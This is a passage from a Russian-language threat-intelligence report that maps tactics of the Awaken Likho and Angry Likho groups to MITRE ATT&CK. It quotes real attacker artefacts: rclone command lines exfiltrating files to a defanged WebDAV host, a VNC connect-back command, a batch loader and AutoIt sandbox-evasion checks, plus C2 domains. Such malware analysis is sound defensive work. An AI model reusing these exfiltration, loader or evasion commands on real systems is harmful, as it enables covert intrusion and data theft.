T1021.004 Remote Services: SSH

Злоумышленники используют свободное (GPL-3.0) ПО Reverse-SSH (`https://github.com/Fahrj/reverse-ssh`) в ходе своих атак для получения доступа по SSH на зараженную машину.

T1021.005 Remote Services: VNC

Злоумышленники используют UltraVNC, который доставляется в изначальном импланте, для получения первичного доступа в инфраструктуру жертвы. Примерный конфигурационный файл UltraVNC:

```
[admin]
FileTransferEnabled=1
FTUserImpersonation=1
DefaultScale=1
primary=1
PortNumber=5612
HTTPPortNumber=5800
InputsEnabled=1
path=Y:
AllowShutdown=1
AllowProperties=1
AllowEditClients=1
FileTransferTimeout=40
KeepAliveInterval=6
SocketKeepAliveTimeout=10000
DisableTrayIcon=1
QuerySetting=2
QueryTimeout=10
[ultravnc]
DisableTrayIcon=1
DisableTrayIconBaloon=1
DisableTrayIconQuery=1
passwd=A9C551A2DBF025E231
passwd2=0000000000000000
```

Command and Control

T1132.001 Standard Encoding

Атакующие используют специальный плагин для UltraVNC — `MSRC4Plugin_for_sc` — для поддержки шифрования трафика при помощи RC4. Файл `MSRC4Plugin_for_sc.dsm` является исполняемым — это легитимный плагин для UltraVNC для установления защищенного (шифрованного) соединения, а лежащий обычно рядом `rc4.key` — файл, содержащий секретный RC4-ключ, используемый для шифрования трафика.

T1573.001 Symmetric Cryptography

Атакующие используют алгоритм RC4 для шифрования трафика между оператором и жертвой.

T1571 Non-Standard Port

Атакующие используют для коммуникации с зараженной машиной сущности протокол-порт, которые обычно не ассоциируются друг с другом. Например, они используют 443 порт как главный порт у C2, но трафик к нему не будет обязательно зашифрован при помощи TLS.

T1219 Remote Access Software

Злоумышленники используют легитимные утилиты для удаленной поддержки и удаленного доступа (UltraVNC, MeshAgent) для установления интерактивного канала к зараженной машине. Такие утилиты используются в том числе для легитимного оказания удаленной поддержки и могут быть разрешены в окружении, куда атакующие хотели бы попасть.

Например, злоумышленники далее пытаются установить VNC-соединение с доменом “licensecheckout[.]com” следующим образом:

```
start "" "%CD%\watchta.exe" -autoreconnect -id:%RANDOM%_%COMPUTERNAME%
-connect licensecheckout[.]com:443
```

`UltraVNC.ini` в составе начального импланта содержит настройки для ПО UltraVNC, включая два пароля, которые используются для подключения к UltraVNC-серверу:

```
[Permissions]
[admin]
…
[UltraVNC]
passwd=A7F8FC867315B7FF5F
passwd2=0000000000000000
```

Важно отметить, что атакующие используют один ключ для различных версий своих имплантов, поэтому этот ключ является важным индикатором компрометации.

В относительно «свежих» имплантах были изменены настройки UltraVNC, изменились в первую очередь пароли доступа к UltraVNC-серверу:

```
[Permissions]
[admin]
…
[UltraVNC]
passwd=E7B47FF9A2356553A2
passwd2=E7B47FF9A2356553A2
```

Некоторые импланты использовали не UltraVNC, а другое ПО для удаленного управления — MeshAgent.

Один из таких имплантов содержал следующие файлы (после распаковки).

Таблица 10 | Файлы, выгруженные имплантом

Имя файла	Описание
`EdgeBrowser.cmd`	Командный скрипт, используемый для вызова MeshAgent
`MicrosoftStores.exe`	Упакованный при помощи UPX скрипт AutoIt
`NetworkDrivers.exe`	MeshAgent
`NetworkDrivers.msh`	Конфигурационный файл MeshAgent
`nKka9a82kjn8KJHA9.cmd`	Командный скрипт

Настройки для MeshAgent расположены в двух местах: в архиве `NetworkDrivers.msh` и внутри файла `NetworkDrivers.exe`.

Exfiltration

T1041 Exfiltration Over C2 Channel

Атакующие эксфильтрировали данные напрямую на их C2-сервера.

T1048.002 Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol

В ходе расследования ряда недавних атак группировки мы обнаружили использование утилиты rclone для эксфильтрации данных из инфраструктуры жертв. Злоумышленники маскируют название утилиты якобы под легитимные сервисы, которые не должны вызвать подозрения.

Примеры путей и имен утилиты rclone:

```
appdata\programs\virtualhelper\tools\virtualhelper.exe
user\appdata\local\microsoft\edge\msedgehelpers.exe
\appdata\local\edge\edgeview\edgewebview.exe
```

Злоумышленники на протяжении многих месяцев могут использовать замаскированный rclone для «тихой» эксфильтрации определенных файлов, которые задаются атакующими в текстовом файле и с использованием WebDAV выгружаются на командные сервера группировки.

Ниже приведен пример использования утилиты атакующими:

```
c:\users\[username]\appdata\local\edge\edgeview\edgewebview.exe -webdav-
url https[:]//batyrevkras[.]ru/c06495ed040f806cfbff31e3c47cc67e/
a9e90784a9385bda054ffaef6fd6f8c3 -no-check-certificate copy x:\ -filter-from
c:\users\[username]\appdata\local\edge\edgeview\viewtools.txt -skip-links
-no-update-modtime :webdav:[user]-pc/x -bwlimit 250k -check-first -order-by
modtime,desc -max-size 450m -transfers 1 -checkers 1 -multi-thread-streams 1
```

Еще один пример использования переименованной утилиты rclone. В данном случае происходит запуск в фоне, через powershell с обходом политик выполнения, чтобы скопировать файлы с диска `C:\` на удаленный storage endpoint, используя фильтры и настройки, обеспечивающие высокую скрытность, такие как:

- ограничение трафика;
- минимальное число потоков для проверок;
- копирование по одному файлу за раз;
- маскировка user agent под браузер Microsoft Edge.

Ниже приведена командная строка, которую использовали злоумышленники:

```
powershell -executionpolicy bypass -command "& { start-process 'c:\users\
[username]\appdata\local\programs\virtualhelper\tools\virtualhelper.
exe' -argumentlist @('copy', '-no-check-certificate', 'c:\', '-filter-
from c:\users\[username]\appdata\local\programs\virtualhelper\tools\tools.
txt', '-skip-links', '-no-update-modtime', '[redacted], '-bwlimit 250k',
'-check-first', '-order-by modtime,desc', '-max-size 500m', '-transfers
1', '-checkers 1', '-multi-thread-streams 1', '-user-agent edg/46.49.0.0')
-windowstyle hidden }"
```

Impact

T1485 Data Destruction

Атакующие используют специальный вайпер Goodbye-wiper для уничтожения данных жертвы.

T1529 System Shutdown / Reboot

Атакующие в ходе работы вайпера Goodbye-wiper инициируют перезагрузку машины жертвы, например:

```
InitiateSystemShutdownExA(0i64, 0i64, 0, 1, 1, 0); //SHTDN_REASON_MAJOR_
OTHER
```

Связи в кластере

Из описанных выше TTPs мы можем выделить некоторые ключевые пересечения по техникам с другими APT-группами из этого кластера.

Общие черты TTPs:

Использование целевого фишинга, направленного на российские организации, с самораспаковывающимися архивами — эта техника встречается и у Angry Likho, и Librarian Likho, однако операторы Awaken Likho используют 7-Zip SFX вместо Nullsoft Installer и Smart Install Maker, используемых Angry Likho и Librarian Likho соответственно. Все три группы используют запароленные архивы, чтобы избежать детектирования

Использование ПО удаленного доступа (MeshAgent) — эта техника также применяется другими проукраинскими APT-группами. Также другая проукраинская APT-группа Librarian Likho использует AnyDesk — легитимное ПО для удаленного управления, очень популярное среди хактивистских групп I кластера

Использование обфусцированных скриптов AutoIt для запуска полезной нагрузки — встречается у Angry Likho

Также есть еще одна общая черта с Angry Likho — это применение протектора Themida для защиты имплантов

C2-инфраструктура

В качестве C2 Awaken Likho использовали домены с маскировкой под легитимные, включая названия вендоров:

```
cortanaupdater[.]com
fstec[.]support
linux-tech-world[.]net
microsoftdownloader[.]com
msk-gov[.]com
```

Исследуя WHOIS-информацию о C2-серверах группы, мы встретили использование регистраторов и ASN, географически расположенных на территории Украины:

```
Center of Ukrainian Internet Names (Ukraine)
AS197726 (UA, Kharkiv, хостинг-провайдер Ukrainian Internet Names Center
LTD)
```

Жертвы: пересечения между группами, а также специфика отдельных жертв

Для Awaken Likho были найдены пересечения по жертвам с APT Librarian Likho: мы обнаружили **18** общих жертв, в том числе крупный бизнес.

Профили жертв: правительственные учреждения, производственные и научные организации, организации из сферы добычи и переработки природных ресурсов, а также организации и учреждения на территории России. Среди жертв в том числе — крупный бизнес.

Кроме того, были найдены общие жертвы с APT XDSpy — мы обнаружили **2** таких жертвы в последних кампаниях обеих APT. Это не слишком много, однако следует иметь ввиду, что такое пересечение может быть объяснено тем, что XDSpy — это APT, нацеленная на мгновенное похищение данных, а Awaken Likho предполагает длительное присутствие и работу оператора. Есть предположение, что XDSpy выступает в качестве первого этапа заражения для получения информации о жертве, а затем в случае «интересной» жертвы в работу вступают Awaken Likho.

Также были обнаружены пересечения по жертвам с APT-группировкой GOFFEE, описанной далее. Видимо, эти жертвы представляют интерес для многих акторов ввиду их специфики (крупный бизнес).

Результаты пересечений по жертвам следующие:

① общие жертвы с Angry Likho:	**не обнаружены**
② общие жертвы с Mythic Likho:	**не обнаружены**
③ общие жертвы с Librarian Likho:	**18**
④ общие жертвы с Cloud Atlas:	**7**
⑤ общие жертвы с GOFFEE:	**4**
⑥ общие жертвы с XDSpy:	**2**

Далее мы опишем родственную группировку, имеющую схожие задачи и цели и очень похожую на Awaken Likho по используемым TTPs; в процессе исследования нам в какой-то момент казалось, что эти группировки не следует разделять, однако в итоге мы решили рассматривать их отдельно, так как, даже если за этими двумя угрозами стоят одни и те же люди (что весьма вероятно), назначения их несколько разнятся. То же подтверждается отсутствием пересечений по жертвам у этих двух групп: интересы атакующих отличаются, хотя глобально остаются подчинены единой цели — проукраинскому кибершпионажу.

Angry Likho

Описание группировки

Angry Likho, известная также как Sticky Werewolf или Phaseshifters, — это проукраинская APT-группа, которую мы наблюдаем с 2023 года.

С тех пор было выпущено несколько публикаций об этой группе[9, 10, 11]. Вскоре после их появления мы обнаружили новый вредоносный SFX-архив, который имел в своем составе стилер Lumma в качестве полезной нагрузки. Дальнейшее исследование показало, что этот вредоносный архив имеет отношение к недавней кампании Angry Likho.

Отметим, что в ходе недавней совместной операции[12, 13] под контролем департамента юстиции США правоохранителям и вендорам защитных решений удалось захватить панель управления стилером Lumma, а также нейтрализовать инфраструктуру злоумышленников в Европе и Японии. Однако, несмотря на этот очевидный успех, вряд ли это задержит разработчиков и операторов этого вредоноса надолго.

Angry Likho известна использованием хорошо знакомых утилит удаленного доступа и стилеров, а также созданием оберток над этим ПО, которые помогают вредоносным утилитам оставаться незаметными для многих средств обеспечения безопасности. Некоторые из этих оберток и связанных с ними TTPs группы очень похожи на то, что использовала группа Awaken Likho (например, SFX-архивы, Autolt), однако атаки Angry Likho выглядят более таргетированными — основными жертвами являются большие корпорации и государственные организации. Атакующие также использовали всего несколько доменов в своих атаках и небольшое количество вариаций имплантов. Основываясь на русскоязычных именах файлов-приманок и других файлов, имеющих отношение к атаке, мы предполагаем с высокой степенью уверенности, что эта атака направлена против русскоязычных организаций и учреждений. Это соответствует нашей телеметрии, которая показывает более 100 жертв из России и Беларуси.

Как и в случае с Awaken Likho, основным начальным методом атаки у этой группы являются фишинговые письма, содержащие вредоносные вложения.

Далее мы подробно разберем характерные TTPs для этой группы и покажем связи этой группы с другими APT этого кластера.

Отметим, что Angry Likho — одна из APT-группировок, которая активизировалась после начала российско-украинского конфликта, а ее основные жертвы — государственные учреждения в России и в Беларуси. Также группа имеет схожие черты с группой Awaken Likho: например, помимо упомянутых выше, атакующие используют протектор Themida для защиты своих имплантов.

Рассмотрим арсенал Angry Likho на конкретных примерах для понимания используемых злоумышленниками техник, тактик и процедур.

9 Kaspersky TIP / AngryLikho

10 BI.ZONE / Sticky Werewolf

11 Securelist / AngryLikho

12 US Department of Justice

13 Microsoft Blogs

TTPs группировки


Initial Access

T1566.001 Spearphishing Attachment

Атакующие используют специальным образом созданные фишинговые письма для получения первоначального доступа к машинам жертв.

Пример такого письма приведен ниже.

Рис. 37 | Пример спирфишингового письма группировки



Вложенный документ содержал вредоносную ссылку:

```
\\cdn-nir-088.image-uploader[.]net\image1[.]png
```

T1566.002 Spearphishing Link

Злоумышленники отправляют фишинговые письма с вредоносными ссылками с целью получения доступа к машине жертвы.

```
\\94.156.8[.]166\Microsoft Office Word$\WINWORD.exe
\\79.132.128[.]47\image.jpg
\\cdn-nir-088.image-uploader[.]net\image1[.]png
\\document-cdn[.]org\Microsoft Office Word$\WINWORD.exe
hxxps://testdomain123123[.]shop/FrameworkSurvivor.exe
```

Execution

T1204.002 Malicious File

Злоумышленники добавляют вредоносные вложения в рассылаемые ими фишинговые письма, надеясь, что пользователь запустит их (и, таким образом, злоумышленники получат первоначальный доступ к машине жертвы). Для данной APT обычно характерны архивы с самораспаковывающимися архивами 7-Zip или же архивы с документами-приманками и вредоносными файлами .lnk, которые содержат ссылки на APT-импланты.

В июне 2024 года мы нашли вредоносный файл `FrameworkSurvivor.exe`, который распространялся с адреса `hxxps://testdomain123123[.]shop/FrameworkSurvivor.exe` (очевидно, также при помощи фишинговых писем с вредоносным вложением/ссылкой, однако оригинальное письмо найти не удалось).

Этот имплант является SFX-архивом, созданным при помощи NullSoft Installer, подобный тем, что мы видели в кампаниях Awaken Likho. Архив содержит только одну папку с именем “`$INTERNET_CACHE`” и много файлов без расширений.

Мы извлекли инсталляционный скрипт из этого SFX-архива, деобфусцировали его вручную и проанализировали:

```
Section ; Section_0
  StrCmp $EXEFILE TESTAPP.EXE label_229
  GetFullPathName $0 C:\Mirc\mirc.ini
  File Junction
  File Performances
  File Protocol
  File Unlock
  File Roller
  File Using
  File Trucks
  File Scenario
  File Periodic
  File Rip
  File Store
  File Short
  File Clear
  File Passage
  File Ide
  File Squirt
  File August
  File Examination
  File Recipes
  File Helping
  File Combo
  File Correlation
  File Parish
  File Wherever
  File Productivity
  File Nevada
  File Cooler
  File Plus
  File Frost
  File Array
  File Journey
  File Placement
  ExecShell open $1md "/k $1op$4 Helping Helping$3$1md $2 Helping$3$1md $2
exit" SW_HIDE    ; "open cmd"
label_229:
SectionEnd
```

Этот скрипт распаковывает все файлы архива, переименовывает “Helping” в “Helping.cmd” и запускает его.

T1204.002 Malicious File

Angry Likho использует командную оболочку Windows для исполнения команд и сценариев.

```
cmd /c md %Fi%
cmd /c copy /b Frost + Correlation + Periodic + Landing + Roller %Fi%\i.a3x
```

Кроме того, Angry Likho использует пакетные командные файлы для запуска полезной нагрузки импланта, например один из таких cmd-файлов (оригинальное имя — `Helping.cmd`) приведен далее.

```
Set SPMoIWcDyNsRZMPBgNuVsd=Child.pif
Set RlQBgOVOofiJyMdTktaVrCaXYuGJjOyTZvoX=
tasklist | findstr /I "wrsa.exe opssvc.exe">NUL & if not errorlevel 1 ping
-n 181 127.0.0.1
Set /a Fi=778819
tasklist | findstr /I "avastui.exe avgui.exe nswscsvc.exe sophoshealth.exe"
&
if not errorlevel 1 Set SPMoIWcDyNsRZMPBgNuVsd=AutoIt3.exe & Set
RlQBgOVOofiJyMdTktaVrCaXYuGJjOyTZvoX=.a3x
cmd /c md %Fi%
findstr /V "MaterialThermalCaymanOpens" Array > %Fi%\Child.pif
copy /b %Fi%\Child.pif + Unlock + Productivity + Performances + Shelf +
Journey + Passage + Nevada + Combo +
Cooler + Plus + Satisfy + Trucks + Clear + Using + Assets + Scenario +
Tribute + Recipes + Protocol +
Junction + Short + Ide + Squirt + Store + August + Examination + Wherever +
Placement + Rip + Parish %Fi%\Child.pif
cmd /c copy /b Frost + Correlation + Periodic + Landing + Roller %Fi%\i.a3x
start /I %Fi%\Child.pif %Fi%\i.a3x
ping -n 5 127.0.0.1
```

Изначально этот скрипт был сильно обфусцирован: на одну полезную строку приходится несколько «мусорных». После деобфускации логику этого скрипта довольно легко понять.

Финальное действие скрипта — запуск файла `Child.pif` (который на самом деле является интерпретатором AutoIt, подписанным валидной электронной подписью) с параметром `i.a3x` (скрипт AutoIt, в котором и реализована вся вредоносная логика).

T1059.010 AutoHotKey & AutoIt

Angry Likho использует AutoIt для запуска полезной нагрузки.

Содержимое файла `i.a3x`, который был извлечен из импланта на предыдущем шаге, не является понятным при попытке чтения этого файла человеком. Для восстановления читаемой версии мы создали пустой исполняемый файл, содержащий интерпретатор AutoIt и скрипт-заглушку. После замены скрипта-заглушки содержимым `i.a3x` мы использовали exe2aut конвертер для восстановления кода скрипта в формате AU3.

Восстановленный скрипт все еще обфусцирован, строки зашифрованы (расшифровка реализована в функции programreprint). Мы сняли обфускацию типа “control flow” вручную и создали специальный Python-скрипт для расшифровки всех строк.

Скрипт начинается с нескольких проверочных процедур. Он проверяет артефакты и знаки, которые характерны для определенных эмуляторов и окружений security-продуктов. Более конкретно — он проверяет[14] следующее:

- имя компьютера ‘`tx`’ (эмулятор BitDefender);
- существует файл с именем “`aaa_TouchMeNot_.txt`” (эмулятор WinDefender);
- имя компьютера ‘`NfZtFbPfH`’ (устаревшее имя компьютера в эмуляторе Kaspersky);
- имя компьютера ‘`ELICZ`’ (эмулятор AVG);
- имя пользователя “`test22`”;
- процесс “`avastui.exe`“ запущен.

Далее скрипт устанавливает уровень вывода ошибок путем вызова SetErrorMode из `kernel32.dll` с флагами `SEM_NOALIGNMENTFAULTEXCEPT, SEM_NOGPFAULTERRORBOX` и `SEM_NOOPENFILEERRORBOX` и завершает работу, если это действие закончилось ошибкой. После этого скрипт удаляет себя с жесткого диска вызовом FileDelete("i"), а затем внедряет шеллкод в процесс AutoIt. Для этого он сначала проверяет битность системы, а далее в зависимости от результата собирает шеллкод под нужную битность, после чего распаковывает его при помощи RtlDecompressFragment процедуры из `ntdll.dll`. Мы получили уже готовый шеллкод после его распаковки, который на поверку оказался версией ВПО Lumma (`Trojan-PSW.Win32.Lumma`). В более ранних версиях злоумышленники также использовали другой стилер — MetaStealer (вариант RedLine Stealer).

T1106 Native API

Angry Likho использует нативный API ОС для установки имплантов и взаимодействия с зараженной системой.

```
DllCall("ntdll.dll", "uint", "RtlGetCompressionWorkSpaceSize" …)
DllCall("ntdll.dll", "int", "RtlDecompressFragment" …)
DllCall("ntdll.dll", "long", "NtQueryInformationProcess" …)
DllCall("ntdll.dll", "bool", "LdrUnloadDll", …)
DllCall("ntdll.dll", "int", "ZwQueryInformationProcess" …)
```

14 Morphisec Labs: Sticky Werewolf’s...

Persistence

T1547.001 Registry Run Keys / Startup Folder

Для закрепления в системе данная APT добавляет свой сэмпл в папку автозапуска:

```
C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
uTorrent.lnk
```

Defense Evasion

T1070.004 File Deletion

Атакующие могут удалять или модифицировать артефакты, созданные в системе, для устранения следов своего присутствия или активности, чтоб избежать детектирования и анализа имплантов криминалистами. Пример из AutoIt-скрипта:

```
FileDelete("i")
```

T1027.002 Software Packing

Angry Likho использует протектор Themida, чтобы избежать детектирования имплантов и усложнить их анализ.

T1027.013 Encrypted / Encoded File

Angry Likho переводит полезную нагрузку из формата AU3 в формат A3X, чтобы усложнить анализ. Злоумышленники также используют обфускацию внутри AU3-скрипта и шифрование строк.

```
cmd /c copy /b Frost + Correlation + Periodic + Landing + Roller %Fi%\i.a3x
start /I %Fi%\Child.pif %Fi%\i.a3x

Call(STRINGREVERSE("tilpSgnirtS"), $vincent, "N", 2)
programreprint("73N119N119N105N114N120N109N101N112N49N87N121N104N104N105N-
114N112N125N49N77N114N120N49", 5 - 1)
```

T1036.003 Rename System Utilities

Angry Likho использует фейковое имя "`Child.pif`" для маскировки легитимного приложения AutoIt.

```
Set SPMoIWcDyNsRZMPBgNuVsd=Child.pif
Set SPMoIWcDyNsRZMPBgNuVsd=AutoIt3.exe
```

T1036.008 Masquerade File Type

Angry Likho использует фейковое расширение "`.pif`" чтобы скрыть реальный тип файла("`.exe`").

```
Set SPMoIWcDyNsRZMPBgNuVsd=Child.pif
Set SPMoIWcDyNsRZMPBgNuVsd=AutoIt3.exe
```

T1036.005 Match Legitimate Name or Location

Атакующие используют имена файлов, идентичные или похожие на имена легитимных файлов и используют легитимные локации для размещения своих инструментов. Это делается с целью избежать обнаружения. Например, некоторые импланты распаковывают содержимое в папку `$TEMP`, другие — в папку `$INTERNET_CACHE`.

```
SetOutPath $INTERNET_CACHE
SetOutPath $TEMP
```

T1036.007 Double File Extension

Атакующие используют двойное расширение в именах файлов, например для имитации PDF и документов Microsoft Office:

```
priglashenie_na_sovet.pdf.exe
список детей.docx.exe
sudovoe_izveshanie_648_6_2024.pdf.exe
```

T1140 Deobfuscate / Decode Files or Information

Angry Likho содержит закодированную полезную нагрузку в своих главных контейнерах — в самораспаковывающихся архивах. В примере, приведенном в предыдущем разделе, атакующие используют шифрование строк в AU3-скрипте и специальную процедуру для расшифровки их.

```
programreprint("73N119N119N105N114N120N109N101N112N49N87N121N104N104N105N-
114N112N125N49N77N114N120N49", 5 - 1)
```

T1055.012 Process Hollowing

Финальная полезная нагрузка этой APT (Lumma Stealer) внедряется в легитимный процесс AutoIt с использованием техники Process Hollowing. Злоумышленники используют функцию `investigatorsforkbroughtgermany()` из `i.AU3` для этой цели.

T1497.001 System Checks

Angry Likho может выполнять системные проверки, для того чтобы убедиться, что имплант выполняется не в виртуальном окружении. Эти процедуры реализованы в импланте APT при помощи протектора Themida.

T1497.003 Time Based Evasion

Angry Likho также может выполнять свои импланты с задержкой с помощью функций `Sleep()` и `GetTickCount()`, чтобы усложнить анализ в песочнице, где время выполнения обычно ограничено.

T1622 Debugger Evasion

Angry Likho может обнаруживать запущенные утилиты для отладки. Эти процедуры проверки реализованы в импланте APT при помощи протектора Themida.

T1127 Trusted Developer Utilities Proxy Execution

Злоумышленники используют легитимное ПО AutoIt для выполнения вредоносного кода. Исполняемый файл этого легитимного ПО подписан действительной электронной подписью.

T1027.010 Command Obfuscation

Злоумышленники могут обфусцировать данные и команды с целью избежания детектирования. Данная APT иногда использует обфускацию с помощью закомментированных не имеющих смысла строк в скриптах распаковки SFX-архивов 7-Zip для того, чтобы скрыть главные команды, которые должны быть выполнены в ходе процесса первоначальной инсталляции. Кроме того, Angry Likho использует обфускацию команд в своих cmd-файлах путем добавления незначащих строк в них.

T1564.003 Hidden Window

Эта APT использует скрытые окна или другие скрытые артефакты, чтобы вредоносная активность не могла бы быть обнаружена пользователем с первого взгляда. Например, APT использует вызовы TrayIconHide() в AU3-скрипте.

```
(Call("FileExists", "C:\aaa_TouchMeNot_.txt")) ? (Call("WinClose",
Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
```

Credential Access

T1056.001 Keylogging

Angry Likho может записывать нажатия клавиш (функциональность реализована в OzoneRAT).

T1552.001 Credentials In Files

Angry Likho может извлекать с целью хищения аутентификационные данные из файлов.

T1555.003 Credentials from Web Browsers

Angry Likho может извлекать с целью хищения аутентификационные данные из браузеров. APT может работать с большинством современных браузеров, включая браузеры на основе Chromium.

T1555.005 Password Managers

Angry Likho может извлекать учетные данные из различных менеджеров паролей. Например, импланты, основанные на Rhadamanthys Stealer, могут извлекать учетные данные из менеджеров паролей KeePass, RoboForm и WinAuth.

T1528 Steal Application Access Token

Angry Likho может собирать с целью хищения токены доступа Google.

T1539 Steal Web Session Cookie

Angry Likho может похищать куки сессий веб-приложений и использовать их для получения доступа к веб-приложениям или интернет-сервисам в качестве авторизованного пользователя без необходимости вводить учетные данные.

Discovery

T1010 Application Window Discovery

Эта APT может получать информацию об открытых окнах приложений (функциональность реализована в имплантах, использующих RAT).

T1217 Browser Information Discovery

Angry Likho может собирать информацию о версии браузера, учетные данные, данные для автозаполнения форм, cookie-файлы, информацию о кредитных картах, геолокацию из браузеров Chrome и Opera.

T1622 Debugger Evasion

Angry Likho может обнаруживать запущенные утилиты для отладки. Эти процедуры проверки реализованы в импланте APT при помощи протектора Themida.

T1083 File and Directory Discovery

Angry Likho может получать списки файлов и директорий, а также искать файлы в определенных локациях на хосте или по сетевым путям.

T1135 Network Share Discovery

Angry Likho может получать информацию о сетевых дисках. Данная APT может исследовать доступные сетевые ресурсы, чтобы определить машины, которые интересны для заражения в целях горизонтального перемещения.

T1057 Process Discovery

Angry Likho может получать информацию о запущенных процессах в системе при помощи WQL-команды ‘`SELECT * FROM Win32_Processor`‘ (реализовано в RedLine Stealer), а также:

```
DllCall("ntdll.dll", "long", "NtQueryInformationProcess" …)
DllCall("kernel32.dll", "handle", "CreateToolhelp32Snapshot", …)
DllCall("kernel32.dll", "bool", "Process32FirstW"...)
```

T1012 Query Registry

Angry Likho может получать информацию из реестра Windows для сбора данных о системе, конфигурации и установленном ПО. Например, APT может получать строковое значение по адресу `SOFTWARE\Clients\StartMenuInternet` или же значения параметров "`ProductsName`" и "`CSDVersion`" по пути "`SOFTWARE\Microsoft\Windows NT\CurrentVersion`".

T1082 System Information Discovery

Angry Likho может собирать информацию о скомпрометированной системе. Например, эта APT может собирать информацию об установленных браузерах, месте расположения жертвы (основываясь на ее IP-адресе), о локали ОС, имени машины, объеме памяти, объеме и количестве дисков, а также их серийные номера.

T1049 System Network Connections Discovery

Angry Likho может получать список открытых сетевых соединений скомпрометированной системы. Эта функциональность реализована с помощью DarkTrack RAT.

T1087 Account Discovery

Angry Likho умеет получать информацию о пользователях скомпрометированной системы. Эта APT может получать список действующих аккаунтов, имен пользователей или email-адресов в скомпрометированной системе.

```
Пример:
(Call("EnvGet", "USERNAME") = "test22") ? (Call("WinClose",
Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
```

T1614 System Location Discovery

Angry Likho может собирать информацию в целях определения местонахождения зараженной машины. Эта APT может собирать информацию о расположении машины на основании ее IP-адреса, аппаратного обеспечения, локали, имени машины и т. д.

T1518 Software Discovery

Angry Likho может получать список ПО и его версий в скомпрометированной системе. Злоумышленники могут получать эти данные для различных целей, включая определение установленных средств защиты на зараженной машине.

Collection

T1005 Data from Local System

Angry Likho собирает данные из скомпрометированной системы. Например, эта APT пытается выкрасть файлы следующих типов: `.exe`, `.docx`, `.txt`, `.doc`, `.csv` и `.dll`. Также APT может искать интересующую злоумышленников информацию в файлах `.log` и `.ldb` в `%AppData%\discord\Local Storage\leveldb` директории.

T1056.001 Keylogging

Angry Likho может записывать нажатия клавиш (функциональность реализована в OzoneRAT).

T1025 Data from Removable Media

Angry Likho может получать данные с внешних носителей.

T1115 Clipboard Data

Angry Likho может получать данные из буфера обмена.

```
Пример:
if ( OpenClipboard(0) )
  {
    WindowLongW = GetWindowLongW(0, 0);
    ClipboardData = GetClipboardData(1u);
```

T1113 Screen Capture

Angry Likho может делать скриншоты на зараженной машине, которые могут содержать информацию, интересную атакующим. Такая функциональность реализована, к примеру, в DarkTrack RAT.

Command and Control

T1132.002 Non-Standard Encoding

Эта APT использует кастомизированный алгоритм для кодирования данных чтоб сделать обнаружение и анализ трафика к C2 более сложным.

T1571 Non-Standard Port

Злоумышленники взаимодействуют с зараженной машиной при помощи нетипичной пары «порт-протокол».

T1095 Non-Application Layer Protocol

Angry Likho (полезная нагрузка) использует протокол Transmission Control Protocol (TCP) для взаимодействия с C2-серверами.

T1219 Remote Access Software

